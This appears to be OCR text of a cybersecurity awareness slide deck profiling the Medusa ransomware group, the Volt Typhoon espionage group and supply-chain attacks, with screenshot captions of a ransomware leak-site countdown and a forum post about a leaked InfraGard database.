
[redacted] established in 1976 and headquartered in Plano, Texas, provides janitorial services that offer contract and project

Attachments — 37

Medusa Ransomware

- Est. Late 2022 | Gained Notoriety Early 2023
- Operate as RaaS
- Access through vulnerable Services (Public-Facing Assets)
  - Initial Access Brokers
  - Living off the Land (LOTL)
- Top Targeted Sectors:
  - High Technology
  - Education
  - Manufacturing
  - Healthcare
  - Retail
- Local Tribe Impacted by Medusa – 4/3/24 (93 GBs Released)

Medusa Images



DAYS HOURS MINUTES SECONDS

07 15 47 55

Add time 1 day | Delete All Data | Download data now!

10000$ | 100000$ | 100000$

Apr 15, 2024, 01:10:10 PM 64

Volt Typhoon

- Chinese nation state-sponsored cyber espionage group
- Est. 2021.
- Primarily targets critical infrastructure networks in the communications, manufacturing, utilities, IT, transportation, water, and education sectors.
- Volt Typhoon has been observed exploiting zero-day flaws in Fortinet, Citrix, Cisco, Ivanti, and Netgear devices.
- Activities are primarily for espionage | Observed disrupting and damaging telecommunications infrastructure in Taiwan.



7. Password cracking
2. Exploit vulnerability for initial access
4. RDP with valid credentials
6. Extract NTDS.dit and SYSTEM registry hive
DC
01 10
5. Discovery
Public-facing application
C2 via VPN
3. Obtain administrator credentials
1. Reconnaissance against organization's people, security processes, and technology
8. Strategic network prepositioning
Reconnaissance
Initial Access
Lateral Movement
Potential Impact

Figure 1: Typical Volt Typhoon Activity

- In its most recent cyber campaigns in the United States, Volt Typhoon's goals appear to be exploiting critical infrastructure technology to develop the capability to disrupt communications infrastructure between the US and Asia regions in the future.
- Federal agencies have assessed with high confidence that Volt Typhoon is pre-positioning to disrupt critical infrastructure operations in the event of future geopolitical tension or military conflict.

Supply Chain Attacks

- Deliberate targeting of 3rd Party Vendors, Managed Service, or Software Package
- Bypass security of one organization or targeting an entire sector(s) at once
- Physical (Physical Components) vs Software (malicious code)
- 203 Average Dependencies
- Attacks on the rise by 430%
  - Due to organizations hardening their security
- Upstream Server Attacks


ASUS

sisense

solarwinds

TARGET

ChatGPT



InfraGard Database - Leaked, Download!
by USDoD - Sunday December 18, 2022 at 07:06 AM

USDoD

Posts: 405
Threads: 44

